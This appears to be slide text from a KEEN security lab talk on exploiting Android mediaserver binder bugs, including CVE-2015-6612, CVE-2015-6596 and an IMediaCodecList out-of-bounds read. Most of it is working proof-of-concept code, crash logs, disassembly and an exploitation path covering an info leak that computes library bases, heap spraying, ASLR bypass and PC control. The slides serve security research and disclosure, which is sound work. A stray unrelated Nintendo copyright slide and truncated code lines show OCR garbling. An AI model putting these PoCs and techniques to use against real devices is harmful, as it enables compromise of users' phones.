    remote()->transact(DECRYPT, data, &reply);
```

CVE-2015-6612: (cont.)

BnInterface Part
(The un-intended logic)

```
case DECRYPT:
        {
        CHECK_INTERFACE(ICrypto, data, reply);

        bool secure = data.readInt32() != 0;
        CryptoPlugin::Mode mode = (CryptoPlugin::Mode)data.readInt32();

        uint8_t key[16];
        data.read(key, sizeof(key));

        uint8_t iv[16];
        data.read(iv, sizeof(iv));

        size_t totalSize = data.readInt32(); //assumption that totalSize is sum(subSamples), really?
        void *srcData = malloc(totalSize);
        data.read(srcData, totalSize);
```

```
int32_t numSubSamples = data.readInt32();

CryptoPlugin::SubSample *subSamples =
    new CryptoPlugin::SubSample[numSubSamples];

data.read(
        subSamples,
        sizeof(CryptoPlugin::SubSample) * numSubSamples);

void *dstPtr;
if (secure) {
    dstPtr = reinterpret_cast<void *>(static_cast<uintptr_t>(data.readInt64()));
} else {
    dstPtr = malloc(totalSize);
}

AString errorDetailMsg;
ssize_t result = decrypt(secure, key, iv, mode, srcData, subSamples, numSubSamples,
        dstPtr,
        &errorDetailMsg);//This can/only be resolved to ClearKeyPlugin on AOSP
```

```
ssize_t CryptoPlugin::decrypt(bool secure, const KeyId keyId, const Iv iv,
                              Mode mode, const void* srcPtr,
                              const SubSample* subSamples, size_t numSubSamples,
                              void* dstPtr, AString* errorDetailMsg) {
    if (secure) {
        errorDetailMsg->setTo("Secure decryption is not supported with "
                              "ClearKey.");
        return android::ERROR_DRM_CANNOT_HANDLE;
    }

    if (mode == kMode_Unencrypted) {
        size_t offset = 0;
        for (size_t i = 0; i < numSubSamples; ++i) {
            const SubSample& subSample = subSamples[i];

                memcpy(reinterpret_cast<uint8_t*>(dstPtr) + offset,
                       reinterpret_cast<const uint8_t*>(srcPtr) + offset,
                       subSample.mNumBytesOfClearData); //mNumBytesOfClearData is controllable
                offset += subSample.mNumBytesOfClearData;
```

KEEN security lab

- F libc : Fatal signal 11 (SIGSEGV), code 2, fault addr 0xb6083000 in tid 5180 (mediaserver)
- F DEBUG : *** *** *** *** *** *** *** *** *** *** *** *** *** *** *** ***
- F DEBUG : Build fingerprint: 'google/shamu/shamu:6.0/MPA44I/2172151:user/release-keys'
- W NativeCrashListener: Couldn't find ProcessRecord for pid 5180
- F DEBUG : Revision: '0'
- F DEBUG : ABI: 'arm'
- E DEBUG : AM write failed: Broken pipe
- F DEBUG : pid: 5180, tid: 5180, name: mediaserver >>> /system/bin/mediaserver <<<
- F DEBUG : signal 11 (SIGSEGV), code 2 (SEGV_ACCERR), fault addr 0xb6083000
- F DEBUG : r0 b47a4a00 r1 b6083000 r2 ffffcfbf r3 00000000
- F DEBUG : r4 00000000 r5 b343ab14 r6 00000000 r7 b6080000
- F DEBUG : r8 00000001 r9 b47a1a00 sl b343ab10 fp 00000000
- F DEBUG : ip b2c73dbc sp be9da748 lr b2c6e79f pc b69e0656 cpsr a00f0030
- F DEBUG :
- F DEBUG : backtrace:
- F DEBUG : #00 pc 00017656 /system/lib/libc.so (__memcpy_base+77)
- F DEBUG : #01 pc 0000479b /system/vendor/lib/mediadrm/libdrmclearkeyplugin.so (clearkeydrm::CryptoPlugin::decrypt(bool, unsigned char const*, unsigned char const*, android::CryptoPlugin::Mode, void const*, android::CryptoPlugin::SubSample const*, unsigned int, void*, android::AString*)+66)
- F DEBUG : #02 pc 0003de29 /system/lib/libmediaplayerservice.so (android::Crypto::decrypt(bool, unsigned char const*, unsigned char const*, android::CryptoPlugin::Mode, android::sp<android::IMemory> const&, unsigned int, android::CryptoPlugin::SubSample const*, unsigned int, void*, android::AString*)+88)
- F DEBUG : #03 pc 000681bf /system/lib/libmedia.so (android::BnCrypto::onTransact(unsigned int, android::Parcel const&, android::Parcel*, unsigned int)+698)
- F DEBUG : #04 pc 000198b1 /system/lib/libbinder.so (android::BBinder::transact(unsigned int, android::Parcel const&, android::Parcel*, unsigned int)+60)
- F DEBUG : #05 pc 0001eb93 /system/lib/libbinder.so (android::IPCThreadState::executeCommand(int)+542)
- F DEBUG : #06 pc 0001ece9 /system/lib/libbinder.so (android::IPCThreadState::getAndExecuteCommand()+64)
- F DEBUG : #07 pc 0001ed4d /system/lib/libbinder.so (android::IPCThreadState::joinThreadPool(bool)+48)
- F DEBUG : #08 pc 00001bbb /system/bin/mediaserver
- F DEBUG : #09 pc 00017359 /system/lib/libc.so (__libc_init+44)
- F DEBUG : #10 pc 00001e0c /system/bin/mediaserver

POC

```
const int DECRYPT = 6;
template <typename T>
void test(BpInterface<T>* sit)
{
    Parcel data, reply;
    data.writeInterfaceToken(sit->getInterfaceDescriptor());
    data.writeInt32(0);
    data.writeInt32(0);

    static const uint8_t kDummy[16] = { 0 };

    data.write(kDummy, 16);
    data.write(kDummy, 16);
    char buf[100] = {0};
    data.writeInt32(1);
    data.write(buf,1);


    const int ss = 0x1;
    data.writeInt32(ss);
    CryptoPlugin::SubSample samples[ss];
    for(int i=0;i<ss;i++)
    {
        samples[i].mNumBytesOfEncryptedData = 0;
        samples[i].mNumBytesOfClearData = 0xffffffff;
    }
    data.write(samples, sizeof(CryptoPlugin::SubSample) *ss);
    status_t st = sit->remote()->transact(DECRYPT, data, &reply
    ssize_t result = reply.readInt32();
    printf("result %d\n", result);
    printf("error %s\n", reply.readCString());
    printf("status %d\n", st);
}

static const uint8_t kClearKeyUUID[16] = {
        0x10,0x77,0xEF,0xEC,0xC0,0xB2,0x4D,0x02,
        0xAC,0xE3,0x3C,0x1E,0x52,0xE2,0xFB,0x4B
    };
```

Example 2: unmarshal OOB in AMessage

- mNumItems is fixed-len array with len 64

```
sp<AMessage> AMessage::FromParcel(const Parcel &parcel) {
    int32_t what = parcel.readInt32();
    sp<AMessage> msg = new AMessage(what);

    msg->mNumItems = static_cast<size_t>(parcel.readInt32());
    for (size_t i = 0; i < msg->mNumItems; ++i) {
        Item *item = &msg->mItems[i];

        const char *name = parcel.readCString();
        item->setName(name, strlen(name));
        item->mType = static_cast<Type>(parcel.readInt32());

        switch (item->mType) {
            case kTypeInt32:
            {
                item->u.int32Value = parcel.readInt32();
                break;
            }

            case kTypeInt64:
            {
                item->u.int64Value = parcel.readInt64();
                break;
            }
```

Example 2 (cont.)

- Triggering vulnerable code path
  - Client constructs BnStreamSource and passes to MediaPlayer->setDataSource
  - When certain type media file is played, BnStreamSource's setListener will be called an client now get an reference to IStreamSource
  - Manipulate incoming parcel stream in IStreamSource::issueCommand and the server implementation of this function will trigger the OOB bug

KEEN security lab

FBI WARNING

FEDERAL LAW PROVIDES SEVERE, CIVIC AND CRIMINAL PENALTIES FOR UNATHORIZED REPRODUCTION, DISTRIBUTION OR EXHIBITION OF COPYRIGHTED NINTENDO WII GAME DISCS.
CRIMINAL COPYRIGHT INFRINGEMENT IS INVESTIGATED BY THE FBI AND MAY CONSTITUTE A FELONY WITH THE MAXUMUM PENALTY OF FIVE YEARS IN PRISON AND/OR A $250,000 FINE.

LICENSED FOR PRIVATE HOME EXHIBITION ONLY. ANY PUBLIC PERFORMANCE, COPYING OR OTHER USE IS STRICTLY PROHIBITED. DUPLICATION IN WHOLE OR IN PART OF THIS GAME IS PROHIBITED. ALL RIGHTS RESERVED.

Out-of-bound dereference in IMediaCodecList

Firstly…

- Modern exploitation needs infoleak
- And we have plenty
  - Let’s use the simplest and patched one ☺
  - Responsible disclosure!
- We’ll show another one later

Hey! Unneeded &! CVE-2015-6596

```
case LIST_AUDIO_PORTS: {
            CHECK_INTERFACE(IAudioFlinger, data, reply);
            unsigned int num_ports = data.readInt32();
            struct audio_port *ports =
                    (struct audio_port *)calloc(num_ports,
                                                sizeof(struct audio_port));
            status_t status = listAudioPorts(&num_ports, ports);
            reply->writeInt32(status);
            if (status == NO_ERROR) {
                reply->writeInt32(num_ports);
                reply->write(&ports, num_ports * sizeof(struct audio_port));
            }
            free(ports);
            return NO_ERROR;
        } break;
```

Allow us to leak up to any length on stack (until you hit the boundary), including libc address and libaudioplayerservice

POC on LMY48I

```
void info_leak() {
    sp<IAudioFlinger> service = interface_cast<IAudioFlinger>(defaultServiceManager()->getService(String16("media.audio_flinger")));

    int buf[2000];
    memset(buf, 0, sizeof(buf));

    unsigned int count = 0x1;
    unsigned int leak;

    do {
        status_t st = service->listAudioPorts(&count, (audio_port *)buf);
        print_audioport((audio_port*)buf);
        leak = *((unsigned int *)buf + 10);
    } while (leak == 0x0);

    libc_base = leak - (0xb6ebedf4 - 0xb6e51000);
    leak = *((unsigned int *)buf + 15*9 + 4);
    libaudiopolicyservice_base = leak - (0xb6f0ee47 - 0xb6f09000)
    printf("leak libc: 0x%08x\n", libc_base);
    printf("leak libaudiopolicyservice: 0x%08x\n", libaudiopolicyservice_base);
}
```

Secondly…

- The real journey begins.

MediaCodecList

- Provides information about a given media codec available on the device. You can iterate through all codecs available by querying MediaCodecList.
- Implementation at Java/Native level
  - frameworks/base/jandroid/media/MediaCodecList.java
  - frameworks/av/media/libmedia/IMediaCodecList.cpp

MediaCodecList

```
127         case GET_CODEC_INFO:
128         {
129             CHECK_INTERFACE(IMediaCodecList, data, reply);
130             size_t index = static_cast<size_t>(data.readInt32());
131             const sp<MediaCodecInfo> info = getCodecInfo(index);
132             if (info != NULL) {
133                 reply->writeInt32(OK);
134                 info->writeToParcel(reply);
135             } else {
136                 reply->writeInt32(-ERANGE);
137             }
138             return NO_ERROR;
139         }
140         break;
```

Hmm?...


```
39 struct MediaCodecList : public BnMediaCodecList {
40     static sp<IMediaCodecList> getInstance();
41
42     virtual ssize_t findCodecByType(
43             const char *type, bool encoder, size_t startIndex = 0) const;
44
45     virtual ssize_t findCodecByName(const char *name) const;
46
47     virtual size_t countCodecs() const;
48
49     virtual sp<MediaCodecInfo> getCodecInfo(size_t index) const {
50         return mCodecInfos.itemAt(index);//no check on bound
51     }
52
```

POC

```
void oob() {
    sp<IMediaPlayerService> service = interface_cast<IMediaPlayerService>
        (defaultServiceManager()->getService(String16("media.player")));
    sp<IMediaCodecList> list = service->getCodecList();
    size_t cnt = list->countCodecs();
    printf("[+] codec cnt %p\n", cnt);
    int offset = 0x6666;
    sp<MediaCodecInfo> ci = list->getCodecInfo(offset / 4);

    printf("[+] Trigger end.\n");
}
```

```
F libc    : Fatal signal 11 (SIGSEGV), code 1, fault addr 0x84 in tid 1238 (Binder_2)
I SELinux : SELinux: Loaded file_contexts contexts from /file_contexts.
F DEBUG   : *** *** *** *** *** *** *** *** *** *** *** *** *** *** *** ***
F DEBUG   : Build fingerprint: 'google/shamu/shamu:6.0/MPA44I/2172151:user/release-keys'
F DEBUG   : Revision: '0'
F DEBUG   : ABI: 'arm'
W NativeCrashListener: Couldn't find ProcessRecord for pid 376
F DEBUG   : pid: 376, tid: 1238, name: Binder_2  >>> /system/bin/mediaserver <<<
F DEBUG   : signal 11 (SIGSEGV), code 1 (SEGV_MAPERR), fault addr 0x84
F DEBUG   :     r0 00000080  r1 b2e81ac8  r2 00000025  r3 b2e81ac8
E DEBUG   : Abort message: 'failed: broken pipe'
F DEBUG   :     r4 b2e81838  r5 b606b600  r6 b2e81804  r7 00000003
F DEBUG   :     r8 00000000  r9 00000000  sl 000003f5  fp 00000178
F DEBUG   :     ip b686fe80  sp b2e81798  lr b67bda21  pc b6b5d610  cpsr 200f0030
F DEBUG   :
F DEBUG   : backtrace:
F DEBUG   :     #00 pc 0000e610  /system/lib/libutils.so (android::RefBase::incStrong(void const*) const+1)
F DEBUG   :     #01 pc 000a8a1d  /system/lib/libstagefright.so
F DEBUG   :     #02 pc 000759d5  /system/lib/libmedia.so (android::BnMediaCodecList::onTransact(unsigned int,
android::Parcel const&, android::Parcel*, unsigned int)+104)
```

Exploitable???

Exploitability Analysis

- mCodecInfos: Vector<sp<MediaCodecInfo> >
- What's "sp"?
  - Strong pointer in Android
- What's Vector?
  - Linear-backed storage, So what's stored is (sp<MediaCodecInfo>)

```
326 template<class TYPE> inline
327 ssize_t Vector<TYPE>::insertAt(const TYPE& item, size_t index, size_t numItems) {
328     return VectorImpl::insertAt(&item, index, numItems);
329 }
```

Sample Vector<sp<MediaCodecInfo> memory layout

```
(gdb) x/40xw 0xb63e4000 (MediaCodecList addr=> (+0x5c is mCodecInfos::array())
0xb63e4000:   0xb6f5b5a4   0xb6f5b5dc   0x00000000   0x00000000
0xb63e4010:   0x00000000   0x00000000   0xb6709301   0xb6f5be10
0xb63e4020:   0xb60b5290   0x00000000   0x00000000   0x00000004
0xb63e4030:   0x00000000   0xb63ce0c0   0x00000011   0x00000020
0xb63e4040:   0xb63fb000   0xb6f5baa8   0x00000000   0x00000000
0xb63e4050:   0x00000000   0x00000020   0xb6f5bde8   0xb638e250
0xb63e4060:   0x0000001d   0x00000000   0x00000004   0x00000000
0xb63e4070:   0x00000000   0xb6f5b63c   0xb63de120   0xb63c6108
0xb63e4080:   0x00000001   0x00000070   0xb60a0000   0x00720064
0xb63e4090:   0x00000001   0x00000001   0x00000001   0x00000004

(gdb) x/40xw 0xb638e250 => stored sp<MediaCodecInfo> => All MediaCodecInfo ptrs!
0xb638e250:   0xb63dfa00   0xb63dfaa0   0xb63dfb40   0xb63dfbe0
0xb638e260:   0xb63dfc80   0xb63dfd20   0xb63dfdc0   0xb63dfe60
0xb638e270:   0xb63dff00   0xb63dfff0   0xb63e0090   0xb63e0130
0xb638e280:   0xb63e01d0   0xb63e0270   0xb63e0310   0xb63dffa0
(jemalloc 160 region (33 codecs))
```

Vector itemAt

```
278 template<class TYPE> inline
279 const TYPE& Vector<TYPE>::operator[](size_t index) const {
280     LOG_FATAL_IF(index>=size(),
281                  "%s: index=%u out of range (%u)", __PRETTY_FUNCTION__,
282                  int(index), int(size()));
283     return *(array() + index); //direct addressing
284 }
285
286 template<class TYPE> inline
287 const TYPE& Vector<TYPE>::itemAt(size_t index) const {
288     return operator[](index);
289 }
```

Strong Pointer

```
58  template<typename T>
59  class sp {
60  public:
61      inline sp() : m_ptr(0) { }
62
63      sp(T* other);
64      sp(const sp<T>& other);
65      template<typename U> sp(U* other);
66      template<typename U> sp(const sp<U>& other);
67  private:
104     T* m_ptr;
```

Strong Pointer (cont.)

```
119 template<typename T>
120 sp<T>::sp(const sp<T>& other)
121         : m_ptr(other.m_ptr) {
122     if (m_ptr)
123         m_ptr->incStrong(this);
124 }
125
126 template<typename T> template<typename U>
127 sp<T>::sp(U* other)
128         : m_ptr(other) {
129     if (other)
130         ((T*) other)->incStrong(this);
131 }
```

Watch out for copy constructors!

- Vector itemAt?
  - No, it returns const TYPE&
- getCodecInfo?
  - Yes! The return type is sp<MediaCodecInfo>
  - Implicit incStrong is called on out-of-bound MediaCodecInfo pointer
- Possibility of PC control?

RefBase incStrong: control the vtable!

```
322 void RefBase::incStrong(const void* id) const
323{
324     weakref_impl* const refs = mRefs;
325     refs->incWeak(id);
326
327     refs->addStrongRef(id);
328     const int32_t c = android_atomic_inc(&
329     ALOG_ASSERT(c > 0, "incStrong() called
330#if PRINT_REFS
331     ALOGD("incStrong of %p from %p: cnt=%d
332#endif
333     if (c != INITIAL_STRONG_VALUE)  {
334         return;
335     }
336
337     android_atomic_add(-INITIAL_STRONG_VAL
338     refs->mBase->onFirstRef();
339}
340
```

RefBase* const mBase;

```
.text:000A8640 ; android::sp<android::MediaCodecInfo> __usercall android::MediaCodecList::getCodecInfo@<R0>(const android::MediaCodecList *t
.text:000A8640 _ZNK7android14MediaCodecList12getCodecInfoEj
.text:000A8640 this = R1                               ; const android::MediaCodecList *
.text:000A8640 index = R2                              ; size_t
.text:000A8640                 PUSH.W          {R11,LR}
.text:000A8644                 MOV             R3, R0
.text:000A8646                 LDR             R0, [this,#0x5C] ; get mCodecInfos
.text:000A8648                 LDR.W           R0, [R0,index,LSL#2] ; get stored CodecInfo ptr, a.k.a mptr
.text:000A864C                 CMP             R0, #0
.text:000A864E                 STR             R0, [R3] ; prepare return value
.text:000A8650                 BEQ             locret_A8658
.text:000A8652                 MOV             R1, R3  ; "this" of sp
.text:000A8654                 BLX             _ZNK7android7RefBase9incStrongEPKv ; android::RefBase::incStrong(void const*)
.text:000A8658
.text:000A8658 locret_A8658                            ; CODE XREF: android::MediaCodecList::getCodecInfo(uint)+10↑j
.text:000A8658                 POP.W           {R11,PC}
.text:000A8658 ; End of function android::MediaCodecList::getCodecInfo(uint)
```


```
; Attributes: static

; void __fastcall android::RefBase::incStrong(const android::RefBase *this, const void *id)
EXPORT _ZNK7android7RefBase9incStrongEPKv
_ZNK7android7RefBase9incStrongEPKv
this = R0                       ; const android::RefBase *
id = R1                         ; const void *
LDR             this, [this,#4]
refs = R0                       ; android::RefBase::weakref_impl *const
DMB.W           ISH
ADDS            id, refs, #4
```

```
loc_DA8E                        ; R2 = &(refs->mWeak)
LDREX.W         R2, [id]
ADDS            R2, #1
STREX.W         R3, R2, [id] ; atomic increment
CMP             R3, #0
BNE             loc_DA8E
```

```
DMB.W           ISH     ; guarantee sequencial execution
```

```
loc_DAA0                        ; mStrong
LDREX.W         id, [refs]
c = R1                          ; const int32_t
ADDS            R2, c, #1
STREX.W         R3, R2, [refs]
CMP             R3, #0
BNE             loc_DA88 ; mStrong
```



- R0 is retrieved from an offset we control
  - LDR R0, [R0, index, LSL#2]
  - in itemAt function
- Then passed to incStrong
  - refs = [R0 + 4]
  - prepare mStrong([refs]) == INIT_STRONG_VALUE
- Control PC at BX R1!
  - R1 = [R1 + 8] = [[R0]+8] = [[refs+4] + 8]

Finally PC control!

```
E/DEBUG   (  355): AM write failure (32 / Broken pipe)
I/DEBUG   (  355):     r4 80880000  r5 b5b83400  r6 32be67b4  r7 b66ed8a5
I/DEBUG   (  355):     r8 b3fffc1c  r9 00000000  sl 000003f5  [illegible]
I/DEBUG   (  355):     ip b6e40d7c  sp b3fffbf0  lr b6cc2bbb  pc deadbeee  cpsr
600f0030
I/DEBUG   (  355):
I/DEBUG   (  355): backtrace:
I/DEBUG   (  355):     #00 pc deadbeee  <unknown>
I/DEBUG   (  355):     #01 pc 0000ebb9  /system/lib/libutils.so (android::RefBas
e::incStrong(void const*) const+38)
I/DEBUG   (  355):     #02 pc 00061e59  /system/lib/libstagefright.so (android::
sp<android::ABuffer>::sp(android::sp<android::ABuffer> const&)+12)
I/DEBUG   (  355):     #03 pc 000858c5  /system/lib/libstagefright.so
I/DEBUG   (  355):     #04 pc 0005b13f  /system/lib/libmedia.so (android::BnMedi
aCodecList::onTransact(unsigned int, android::Parcel const&, android::Parcel*, u
nsigned int)+86)
I/DEBUG   (  355):     #05 pc 0001a6cd  /system/lib/libbinder.so (android::BBind
er::transact(unsigned int, android::Parcel const&, android::Parcel*, unsigned in
t)+60)
I/DEBUG   (  355):     #06 pc 0001f77b  /system/lib/libbinder.so (android::IPCTh
readState::executeCommand(int)+582)
I/DEBUG   (  355):     #07 pc 0001f89f  /system/lib/libbinder.so (android::IPCTh
readState::getAndExecuteCommand()+38)
I/DEBUG   (  355):     #08 pc 0001f8e1  /system/lib/libbinder.so (android::IPCTh
readState::joinThreadPool(bool)+48)
I/DEBUG   (  355):     #09 pc 00023a5b  /system/lib/libbinder.so
I/DEBUG   (  355):     #10 pc 000104d5  /system/lib/libutils.so (android::Thread
::_threadLoop(void*)+112)
I/DEBUG   (  355):     #11 pc 00010045  /system/lib/libutils.so
I/DEBUG   (  355):     #12 pc 00016baf  /system/lib/libc.so (__pthread_start(voi
d*)+30)
I/DEBUG   (  355):     #13 pc 00014af3  /system/lib/libc.so (__start_thread+6)
I/DEBUG   (  355):
I/DEBUG   (  355): Tombstone written to: /data/tombstones/tombstone_00
I/BootReceiver(  839): Copying /data/tombstones/tombstone_00 to DropBox (SYSTEM_
TOMBSTONE)
W/IMediaDeathNotifier( 1077): media server died
W/IMediaDeathNotifier(  839): media server died
W/AudioSystem(  839): AudioFlinger server died!
W/AudioSystem( 1411): AudioFlinger server died!
W/SoundTrigger(  839): Sound trigger service died!
W/AudioSystem(  839): AudioPolicyService server died!
I/ServiceManager(  257): service 'media.audio_flinger' died
I/ServiceManager(  257): service 'media.player' died
I/ServiceManager(  257): service 'media.camera' died
W/CameraBase( 3504): Camera service died!
I/ServiceManager(  257): service 'media.audio_policy' died
W/IMediaDeathNotifier( 1377): media server died
```

Hmm... One bug to rule them all?

- Can we turn this bug into infoleak again?
  - Yes!

```
status_t MediaCodecInfo::writeToParcel(Parcel *parcel) const {
    mName.writeToParcel(parcel);
    parcel->writeInt32(mIsEncoder);
    parcel->writeInt32(mQuirks.size());
    for (size_t i = 0; i < mQuirks.size(); i++) {
        mQuirks.itemAt(i).writeToParcel(parcel);
    }
    parcel->writeInt32(mCaps.size());
    for (size_t i = 0; i < mCaps.size(); i++) {
        mCaps.keyAt(i).writeToParcel(parcel);
        mCaps.valueAt(i)->writeToParcel(parcel);
    }
    return OK;
}
```


KEEN security lab

Hmm... One bug to rule them all? (cont.)

```
status_t AString::writeToParcel(Parcel *parcel) const {
    CHECK_LE(mSize, static_cast<size_t>(INT32_MAX));
    status_t err = parcel->writeInt32(mSize);
    if (err == OK) {
        err = parcel->write(mData, mSize);
    }
    return err;
}
```

KEEN security lab

Hmm… One bug to rule them all?



Totally 0x44

KEEN security lab

Controlled fake MediaCodecInfo

- If we can pointed the location of being marshalled MediaCodecInfo to controllable chunk
- AString::writeToParcel will give us arbitrary read ability
- Prerequisites:
  - mQuirks.size() == 0 to avoid crash (offset 32)
  - mCaps.size() == 0 to avoid crash (offset 52)
  - Avoid crash in incStrong
    - **const** int32_t c = android_atomic_inc(&refs->**mStrong**);
    - Need [mRefs+4] points to valid location
    - C != INITIAL_STRONG_VALUE

KEEN security lab

InfoLeak Solution

- Spray content of size 4096 (page size) to push heap to reach fix-point address 0xb3003010
- Spray content of size 160 filled with 0xb3003010
  - Content will fall right behind Vector<sp<MediaCodecInfo>>'s array() storage
  - Trigger OOB to relocate MediaCodecInfo to 0xb3003010
  - Retrieve leaked memory content
- ASLR bypass
  - By reading out continuous content in text section and compare with known shared libraries, we can predict the offset of shared library

Performing ROP and shellcode mapping

- Due to time limit, will not elaborate here
- Because of SELinux, mediaserver cannot load user-supplied dynamic library and exec sh
- One has to manually load a busybox/toolbox so into memory as shellcode, and jump to it
- Gong's exp on CVE-2015-1528 is a good example
  - But is still a very time-consuming task.
- POC will be availed at github.com/flankerhqd/mediacodecoob

Credits

- Wen Xu
- Liang Chen
- Marco Grassi
- Yi Zheng
- Wushi

Questions?

Twitter: @keen_lab

KEEN security lab

